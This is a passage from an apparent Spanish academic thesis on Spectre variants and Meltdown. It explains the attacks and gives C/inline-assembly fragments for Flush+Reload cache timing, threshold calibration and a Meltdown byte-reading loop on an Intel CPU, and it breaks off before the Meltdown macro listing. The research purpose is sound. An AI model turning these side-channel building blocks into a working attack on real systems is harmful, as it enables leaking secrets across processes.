Esta vulnerabilidad provoca que un proceso de usuario sin permisos pueda inducir a otro proceso existente en la misma máquina a ejecutar instrucciones que no deberían ejecutarse de funcionar el programa correctamente y de esa forma filtrar al atacante información sensible. Desde su publicación han aparecido nuevas versiones e incluso a día de hoy se siguen encontrando.

Spectre se aprovecha principalmente de las siguientes técnicas de diseño de los procesadores:

- **Ejecución fuera de orden:** Como se menciona en la vulnerabilidad anterior, esta técnica aumenta de forma elevada el rendimiento del microprocesador, permitiendo ejecutar instrucciones sin que la instrucción previa se haya completado.
- **Ejecución especulativa:** Esta técnica está muy ligada a la anterior y es que cuando la ejecución fuera de orden llega a una instrucción de salto, en la cual la condición a calcular o la dirección a saltar depende de una instrucción que aún no se ha completado, el procesador debe predecir cual va a ser la siguiente instrucción a ejecutar. Si ha acertado, las instrucciones hacen *commit* y en el caso contrario se descartan, lo que equivaldría a que el procesador haya estado parado con la perdida de rendimiento que eso conlleva. Por esta razón, con el objetivo de obtener predicciones más acertadas durante la ejecución especulativa, se han añadido al procesador los predictores de saltos, los cuales basan su funcionamiento en conservar un registro de los diferentes saltos producidos por un programa y usar esta información para evaluar si una condición va a ser cierta o no.

A continuación, se van a explicar algunas de las primeras variantes que han aparecido de Spectre:

Variante 1: Explotación de saltos condicionales

Esta variante se centra en entrenar los predictores de saltos condicionales, los cuales se podrían encontrar, por ejemplo, en la predicción que se realiza a la hora de especular en una instrucción `if`.

```
1    if(index < array_size)
2        dato = array2[array[index] * 4096];
```

Listing 2.2: Ejemplo fragmento de código Spectre v1.

Concretamente, debido a la ejecución especulativa que se produce cuando la ejecución fuera de orden llega a un `if`, como el que se puede ver en la línea 1 del Listing 2.2, la *CPU* procede a seguir ejecutando código fuera de orden prediciendo el resultado más probable según la información que contiene el predictor.

Siguiendo el caso mostrado en el Listing 2.2, que podría ser cualquier fragmento de código en el que el atacante pueda controlar el valor de `index`, el atacante puede influir con una serie elevada de ejecuciones con un valor correcto de `index`, para que la condición se evalué siempre a *True*.

Esto hace que cuando se produzca un ataque con un valor de `index` malicioso que supere los límites del array para alcanzar una dirección de memoria del proceso víctima que contenga un byte secreto, el código que se encuentra dentro del `if` se ejecute especulativamente a *True* causando que como efecto lateral se conserve en la caché la dirección del array2 accedida por el valor del byte devuelto por `array[index]` y multiplicado por

el tamaño de página. El valor devuelto por `array[index]` puede ser obtenido a través de un ataque de canal lateral a la caché que averigüe la dirección cacheada de array2.

Variante 2: Explotación de saltos indirectos



Figura 2.7: Corrupción del predictor de saltos entre contextos.

A diferencia de la primera variante, esta se centra en corromper los predictores de saltos indirectos, para ello busca *gadgets*, mayoritariamente en el código mapeado de las librerías compartidas por la mayoría de los procesos.

Como se puede observar en la Figura 2.7, el atacante corrompe el predictor mediante una serie de ejecuciones de una función que comparten ambos procesos, pero haciendo objetivo en el salto a una función que no es la que se ejecutaría de forma legítima en un correcto funcionamiento del programa. La función objetivo consiste en un *gadget* que al ejecutarlo de forma especulativa provoque un efecto lateral que cargue un dato en caché y pueda recuperarse mediante un ataque de canal lateral a esta como en los casos anteriores.

SpectreRSB: Explotación del *Return Stack Buffer*

SpectreRSB[7] toma su nombre del elemento del cual se aprovecha para realizar el ataque, el *Return Stack Buffer*. Este elemento se encuentra dentro de cada *core* del procesador, y su función es la de conocer a qué instrucción del programa debe saltar especulativamente el procesador cuando se ejecuta un retorno de función. Fundamentalmente es una pila dentro del hardware que almacena la dirección de retorno cuando se produce una instrucción `call`.

Como se puede observar en la Figura 2.8, a la izquierda se encuentra la pila de llamadas y el RSB después de haber realizado una llamada desde `main()` a la función 1 y una segunda llamada desde la función 1 a la función 2. En la pila de llamadas se encuentran los dos *frames* los cuales contienen distinta información respectiva a la función a la que hacen referencia, entre esta información se encuentra la dirección de retorno a la cual deben saltar una vez se ejecute la instrucción `ret`. Mientras que en el RSB se encuentra almacenada la dirección de retorno de cada función, esta dirección es la que usa el procesador para conocer a qué instrucción debe de saltar cuando se encuentra con una instrucción fuera de orden tipo `ret` y debe especular.

A la derecha se observa como discurre el ataque, el cual se realiza mediante la manipulación de la pila en la Función 2. Esta manipulación elimina el *frame* de esta función de la pila de llamadas dejándola de tal forma que cuando se ejecute el próximo `ret` en la función, esta salte a `main()` en vez de a la Función 1, cosa que pasaría en una correcta ejecución del programa. A pesar de que se elimine el *frame* de la Función 2, en el RSB sigue estando la dirección de retorno de la Función 2 y es a la que el procesador va a saltar de forma especulativa cuando se encuentre con `ret`.



Figura 2.8: Vulnerabilidad SpectreRSB.

Una vez se produce el salto especulativo a la Función 1 se realiza la ejecución de las instrucciones que provocan el efecto lateral que cargan el dato en la caché, visible mediante un ataque de canal lateral a esta. De esta forma, el dato resulta filtrado y el ataque, por tanto, exitoso.

CAPÍTULO 3
Solución propuesta

Para cumplir con el objetivo del trabajo, se ha decido utilizar SpectreRSB como vulnerabilidad a analizar en una máquina con procesador de arquitectura PowerPC y como ataque de canal lateral a la caché se ha elegido, entre todos los descritos en el capítulo del estado del arte, el patrón Flush + Reload.

Con el objetivo de obtener todos los conocimientos que requieren, tanto la implementación de SpectreRSB como de Flush + Reload, se ha optado por dividir el trabajo en dos fases. La primera, donde se ha realizado la implementación de Meltdown y SpectreRSB en la máquina del alumno la cual cuenta con un procesador Intel con arquitectura x86_64.

Esto es debido a que, por la cantidad de artículos e información publicada para esta arquitectura resulta más fácil y rápido el aprendizaje de cara a realizar la implementación en el objetivo principal, el cual, se lleva a cabo en la segunda fase.

En esta segunda fase se realiza una implementación de la vulnerabilidad SpectreRSB con una máquina de la universidad que cuenta con un procesador de IBM, en concreto, el Power8[8]. El objetivo de esta fase es estudiar y analizar los resultados obtenidos de esta implementación y de esta forma determinar si existen fallos que aprovechan Meltdown y Spectre para su funcionamiento.

3.1 Elección de Flush + Reload

Como se ha comentado en los anteriores capítulos, es necesaria la implementación de un ataque de canal lateral a la caché para poder obtener el dato de esta. El patrón de ataque que se ha elegido para implementar en este trabajo es el Flush + Reload, esta elección se debe a que este patrón es el que más se ajusta a las necesidades de este ataque, ya que es necesario vaciar un bloque de direcciones para que posteriormente una de ellas sea accedida por un efecto lateral producido por el ataque SpectreRSB. El único requerimiento que necesita es contar con una instrucción que vacíe una línea de caché determinada y el conjunto de instrucciones de PowerPC estudiado la tiene.

La solución planteada consiste en una fase inicial en la cual se tiene que determinar el tiempo de acierto y de fallo en ciclos de un acceso a memoria caché, donde un acierto consiste en acceder a una dirección de memoria ya cacheada y un fallo es un dato que no se encuentra cacheado y por tanto debe acceder a memoria principal para traerlo, con la penalización en tiempo que esto conlleva. Esta fase ocurre al principio del *exploit*, antes de la ejecución del SpectreRSB, y simplemente consta de un elevado número de accesos a un dato cacheado y posteriormente el mismo número de accesos a este mismo dato, pero quitándolo de memoria caché antes de leerlo. A los tiempos que devuelven todos estos accesos se les aplica una formula implementada en una función, la cual se muestra

en el siguiente capítulo. Como resultado, se obtiene un valor umbral con el que se puede asegurar con bastante precisión que los valores por debajo de este número son accesos a memoria caché, y por encima a memoria principal.

La primera fase o lo que podríamos llamar la parte de Flush, consiste en ejecutar la instrucción que vacía una línea caché de forma iterativa hasta que una cantidad de memoria que hemos reservado para realizar el ataque esté vacía.

La segunda fase o Reload se produce ya una vez realizado el ataque y con el dato en memoria caché, se accede a cada línea de memoria cacheada que se ha vaciado en la primera fase en busca de un acierto comparando cada tiempo devuelto con el valor umbral, una vez encontrado, lo retorna para que se muestre por pantalla.

3.2 Elección de SpectreRSB

La vulnerabilidad elegida para la implementación de la solución es SpectreRSB, esta variante de Spectre ya ha sido descrita en el estado del arte y es una de las primeras que aparecieron. Su elección se debe a la facilidad con la que se puede implementar en cualquier máquina que contenga un procesador con la estructura *Return Stack Buffer*. Por lo que previamente a la elección de está vulnerabilidad se ha comprobado la existencia de dicha estructura en el procesador modelo Power8 (Figura 3.1).



Figura 3.1: Flujo del Pipeline del núcleo del procesador POWER8.

En su implementación se reserva un bloque de memoria el cual se inicializa mediante `memset()`, para posteriormente hacer uso de la primera fase del ataque del canal lateral a la caché y vaciar todas las direcciones de memoria reservadas que se han cacheado con su inicialización.

Una vez se han vaciado todas líneas de la caché, se realiza el ataque que causa el efecto lateral que carga el dato a filtrar en la caché, para ello nos hemos hecho valer de la pila de llamadas y el Return Stack Buffer, el cual manipulamos mediante el uso de dos

funciones, la primera cuya función es llamar a la segunda y, posteriormente ejecutar de forma especulativa el bloque de instrucciones que causan el efecto lateral, y la segunda función cuyo único objetivo es manipular la pila de llamadas para que el salto real se produzca a `main()` en vez de a la primera función.

Por último, entra en acción la segunda fase del ataque de canal lateral a la caché, el cual detecta el valor filtrado a la caché mediante la dirección accedida y retorna su valor a `main()` donde se muestra por pantalla mediante un `printf()`.

CAPÍTULO 4

Implementación en arquitecturas compatibles x86_64

Para la implementación en x86_64 se ha usado una máquina con procesador Intel modelo i7-8550U con las características que se pueden ver en la Tabla 4.1.

i7-8550U	
Cores/Chip	4
Maximum thread/core	2
L1 instruction cache/core	128KB
L1 data cache/core	128KB
L2 cache/core	1MB
L3 cache/core	8MB

Tabla 4.1: Características i7-8550U

4.1 Flush + Reload

4.1.1. Implementación

Para empezar con la implementación el primer paso consiste en disponer del mecanismo de extracción de la información mediante el ataque de canal lateral a la caché. Es un componente del *exploit* indispensable y debe ser muy preciso en las mediciones para no dar falsos positivos o falsos negativos.

Para ello se han implementado los siguientes elementos:

- Una función que llamaremos `maccess()` que acceda a una dirección de memoria pasada por parámetro.
- Otra función que llamaremos `flush()` que se encargue de eliminar de memoria caché la dirección de memoria pasada como parámetro.
- Para leer los tiempos de la CPU de forma precisa se ha implementado una función que ejecute la instrucción en ensamblador `rdtscp`.
- Como se menciona en el capítulo anterior, es necesaria una función que calcule un valor por el cual regirse para determinar si el tiempo devuelto es un acceso a caché o a memoria principal. A este valor lo llamaremos valor umbral.

- Por último, se ha implementado una función que haciendo uso de todas las funciones anteriores sea capaz de determinar cuál es el dato cacheado

La mayoría de las funciones que se van a mostrar a lo largo de los capítulos de implementación de este trabajo usan código ensamblador incrustado en código C, para ello es necesario usar `asm`, con el objetivo de entenderlo con mayor facilidad se va a explicar a continuación su estructura.

```
1   asm asm-qualifiers ( AssemblerTemplate
2                   : OutputOperands
3                   [ : InputOperands
4                   [ : Clobbers ] ])
```

Listing 4.1: Estructura asm.

Como se puede observar en el Listing 4.1, la estructura `asm` consta en su primera línea de una palabra fija `asm` seguida de una serie de calificadores. Para la realización de este trabajo vamos a usar un único calificador, el cual es `volatile`, y cuya función principal es la de comunicar al compilador que no debe modificar el código entre paréntesis, ya que se requiere que el código se ejecute tal cual, sin ningún tipo de optimización por su parte.

Dentro del paréntesis tenemos `AssemblerTemplate`, en este lugar es donde se introducen las instrucciones en lenguaje ensamblador que se busca incrustar en el lenguaje C. Una vez se han introducido las instrucciones en la zona de AssemblerTemplate, se pueden observar tres campos divididos por dos puntos, el primero se corresponde a una lista de variables en C que serán modificadas por las instrucciones ejecutadas en el `asm`, el segundo campo es una lista de expresiones en C que serán leídas por las instrucciones, y por último, el tercer campo es una lista de registros que pueden ser modificados por las instrucciones ejecutados. Estos tres campos no requieren valores obligatorios, por lo que pueden estar vacíos. Y para hacer referencia a ellos en las instrucciones se usaría, por ejemplo, en el caso de tener tres OutputOperands y dos InputOperands %0, %1 y %2 para los primeros y %3 y %4 para los segundos, empezando siempre con los primeros números para los OutputOperands si los hubiera.

```
1   static inline void maccess(void *p) {
2       asm volatile("movq (%0), %%rax\n" : : "c"(p): "rax");
3   }
```

Listing 4.2: Código función maccess().

En el Listing 4.2 se puede ver el código perteneciente a la función `maccess()`, el cual consiste en la ejecución de una instrucción que accede al contenido de la dirección de memoria la cual se encuentra en el registro por el cual sustituirá el compilador a %0 y lo copia al registro `rax`, produciendo así que el valor accedido se almacene en memoria caché en caso de que no lo estuviera ya. La dirección de memoria se le pasa a la función mediante parámetros y se introduce al `asm` a través de un InputOperand como se puede ver en la línea 2.

Por último, cabe destacar que la palabra reservada `inline` produce que el compilador inserte el código de la función en vez de la llamada a esta, ya que al realizar una llamada a una función se generan una cantidad de instrucciones que se pueden ahorrar de esta forma y aumentar considerablemente el rendimiento.

Para la siguiente función `flush()` la estructura es muy similar al código mostrado previamente. Viendo el Listing 4.3, lo único que cambia es la instrucción ensamblador en-

tre paréntesis del asm, siendo esta una instrucción que invalida la dirección de memoria pasada como parámetro.

```
static inline void flush(void *p) {
    asm volatile("clflush 0(%0)\n" : : "c"(p): "rax");
}
```

Listing 4.3: Código función flush().

Como se ha mencionado anteriormente la lectura de tiempos es importante, por lo que debe ser muy precisa, para ello se accede a leer el valor del *time-stamp counter* del procesador. Esto se puede hacer directamente a través de una instrucción ensamblador tipo rdtscp (Listing 4.4). Existe otra instrucción llamada rdtsc que hace exactamente la misma función que la anterior, pero no es *serializable*. Por ello, la elección de la primera instrucción frente a la segunda esta motivada por la importancia que exige este trabajo en la precisión de las mediciones de tiempo, y para ello es indispensable que sea *serializable*. Hay que remarcar que también es posible usar rdtsc, pero colocada entre dos instrucciones mfence, las cuales al ser *serializables* hacen la misma función que una instrucción rdtscp, pero aumentando los tiempos de lectura devueltos.

Por último, esta función devuelve el valor del *time-stamp counter* a una variable previamente creada en la función que llamaremos tiempo, la cual es retornada al final de la función.

```
static inline u_int64_t read_clock() {
    u_int64_t tiempo;
    asm volatile("rdtscp" : "=A"(tiempo));
    return tiempo;
}
```

Listing 4.4: Código función read_clock().

Para el cálculo del valor a comparar con los tiempos devueltos de los accesos a memoria, se ha implementado una función la cual ejecuta un número muy elevado de accesos a memoria de un dato cacheado y posteriormente el mismo número de accesos del mismo dato sin cachear, la lógica de la función se puede observar en el siguiente Listing 4.5. Este bloque de código corresponde a la toma de tiempos de un dato sin cachear y utiliza las funciones explicadas previamente. Primero ejecuta read_clock(), para leer el tiempo del procesador, posteriormente accede a una dirección de memoria y vuelve a leer el tiempo. Una vez hecho esto, invalida la dirección de memoria accedida. Este proceso se repite un número muy elevado de veces para tener un valor fiable. El if de la línea 6 es debido a que se necesita que las líneas 3, 4 y 5 se ejecuten de forma atómica, de forma que no se ejecute interrupción alguna mientras se están ejecutando, pero debido a que no se pueden desactivar las interrupciones hay que descartar las iteraciones donde pueda haber sospechas de que este conjunto de líneas ha sido interrumpido.

El bloque de código para medir los tiempos de un dato cacheado es exactamente igual al descrito arriba con la única diferencia de que no contiene la línea 2 flush() que causa la invalidación de la dirección de memoria accedida, permaneciendo en memoria caché en todos los accesos.

Una vez obtenidos los tiempos, el valor umbral se calcula de la siguiente forma:

```
((flush_reload_time/count) + (reload_time/count) * 2) / 3;
```

```
1     for (i = 0; i < count; i++) {
2         flush(ptr);
3         start = read_clock();
4         maccess(ptr);
5         end = read_clock();
6         if(end - start < 1000){
7             flush_reload_time += (end - start);
8         }
9     }
```

Listing 4.5: Fragmento de código función detect_threshold().

Donde `flush_reload_time` es el acumulado de todos los tiempos de accesos a memoria principal y `reload_time` es el acumulado de todos los tiempos de acceso a memoria caché, estos se dividen por el número de veces que se ha accedido, se suman y se multiplican por dos, por último, se divide por tres. Con esto tenemos un número fiable ya que los tiempos van variando conforme más accesos se realizan.

Por último, una vez realizado el ataque que coloca el dato filtrado en la caché hace falta traerlo a un estado visible por el atacante. Para ello, tenemos una función en la cual dado un puntero que apunta a una dirección de memoria calcula el tiempo de acceso a memoria y lo compara con el valor umbral para comprobar si el dato estaba cacheado o no.

El código del Listing 4.6 es el fragmento de código que realiza dicha función, contiene la función `flush()` en la línea 4, para que, en el caso de que se requiera hacer varios intentos del ataque en la misma ejecución todas las direcciones del array que controla el atacante estén invalidadas en la caché. En el caso de encontrar un tiempo de acceso a memoria menor que el umbral, se retorna un 1, el cual será interpretado en un `if` como un valor True, en caso contrario se devuelve un 0.

```
1     start = read_clock();
2     maccess(ptr);
3     end = read_clock();
4     flush(ptr);
5     if (end - start < cache_miss_threshold) {
6         return 1;
7     }
8     return 0;
```

Listing 4.6: Fragmento de código función flush_reload()

4.1.2. Pruebas

Los valores de tiempo que muestra la ejecución de la función que calcula el valor umbral con un valor de *count* igual a 1000000 son los que se pueden ver en la Figura 4.1. Como se puede observar los tiempos devueltos para los accesos a memoria caché son diez veces inferiores a los de la memoria principal, mientras que el tiempo umbral es un valor aproximadamente intermedio entre los dos.

Por otro lado, en la Figura 4.2 se puede ver mejor la diferencia de tiempos entre ambos accesos. Para ello, en este gráfico se han utilizado 100 muestras. Cabe destacar que los tiempos iniciales son más elevados y según las pruebas realizadas estos tiempos se reducen en el tiempo conforme el procesador detecta que tiene más carga de trabajo.



Figura 4.1: Tiempos de los valores de Flush + Reload.



Figura 4.2: Comparación de tiempos de acceso a memoria caché y principal

En la Figura 4.3 se puede observar un ejemplo de los tiempos que se obtienen en un ataque de canal lateral tipo Flush + Reload exitoso, en el que el valor de la dirección cargada en memoria caché por el efecto lateral es 128.



Figura 4.3: Ataque Flush + Reload.

4.2 Implementación Meltdown

En la implementación seguida para Meltdown se ha tenido en cuenta que el sistema operativo donde se ha trabajado tiene la mitigación Kaiser implementada, por ello lo primero a indicar es que no se ha seleccionado como objetivo una dirección de memoria del kernel si no que se ha buscado conocer una variable del espacio de usuario en el proceso desde donde se va a ejecutar Meltdown. Esto sería una prueba de concepto de que el fallo en el procesador que producía dicha vulnerabilidad sigue existiendo y de que si no fuera por la mitigación Kaiser implementada a nivel de sistema operativo se podría seguir explotando.

Para ello se declara una cadena de texto global al programa, y se accede a partir de la dirección base de esta cadena a cada carácter mediante un bucle, tal como se puede ver en el Listing 4.7. Dentro de cada bucle se hace una llamada a la función `leerByte()` en la que se le pasa la dirección de memoria de cada carácter y retorna el valor del byte obtenido mediante el ataque de canal lateral a la caché.

El resultado de la explotación de Meltdown en esta implementación es la salida por pantalla de la cadena de texto accediendo directamente al array y la salida por pantalla de esta misma cadena, pero obtenida mediante Meltdown. De esta forma se verifica que la implementación es correcta.

Como se comentó anteriormente en el estado del arte de Meltdown es necesario controlar o suprimir la excepción, para esta implementación se ha optado por controlarla

```
1     int index = 0;
2     printf("Valor esperado: %s\n", cadenaSensible);
3     printf("Valor devuelto: ");
4     while (index < strlen(cadenaSensible)) {
5         int value = leerByte((size_t)(cadenaSensible + index));
6         printf("% c", value);
7         index++;
8     }
9     printf("\n");
```

Listing 4.7: Fragmento de código main() de Meltdown

usando las librerías signal y setjmp. De esta forma cuando se ejecuta el `if` en la línea 1 en el cual se evalúa el valor devuelto por `setjmp()`, este siempre es 0 cuando se le llama de forma directa, pero si es ejecutado mediante un `longjmp()` tendrá el valor que este le pase. Como se puede ver en el Listing 4.8, el programa entra dentro del `if` si la función `setjmp()` es accedida de forma directa y devuelve un cero, con lo que ejecutaría la macro la cual contiene el código del ataque Meltdown, pero una vez este código produzca la excepción, esta es controlada y se ejecuta la función que ha sido asociada a la excepción SIGSEGV mediante `signal()`. En la función asociada se recupera el programa de la excepción y se lanza `longjmp()` con valor uno, esto hace que salte a `setjmp()` y esta al ejecutarse devuelva uno con lo que la condición del `if` es evaluada a falsa, por lo que no entra de nuevo en el código de la macro Meltdown y pasa a realizar el ataque de canal lateral a la caché implementado en el apartado anterior para obtener el dato de esta.

Para realizar el ataque de canal lateral se le pasa a la función `flush_reload()` la primera dirección de memoria de cada página, siendo en total 256, una por cada valor distinto que puede tomar un byte. Cuando encuentra una dirección de memoria cacheada devuelve un uno, con lo que entra en el `if` de la línea 5 y la función retorna el valor exacto del byte, para que este sea imprimido por pantalla.

```
1     if (!setjmp(buf)) {
2         M E L T D O W N;
3     }
4     for (int i = 0; i < 256; i++) {
5         if (flush_reload(mem + i * 4096)) {
6                 return i;
7         }
8     }
```

Listing 4.8: Fragmento de código función leerByte

En el Listing 4.9 se pueden observar las líneas de código pertenecientes a la macro Meltdown que son las que causan el efecto lateral en el caso de dicha vulnerabilidad.

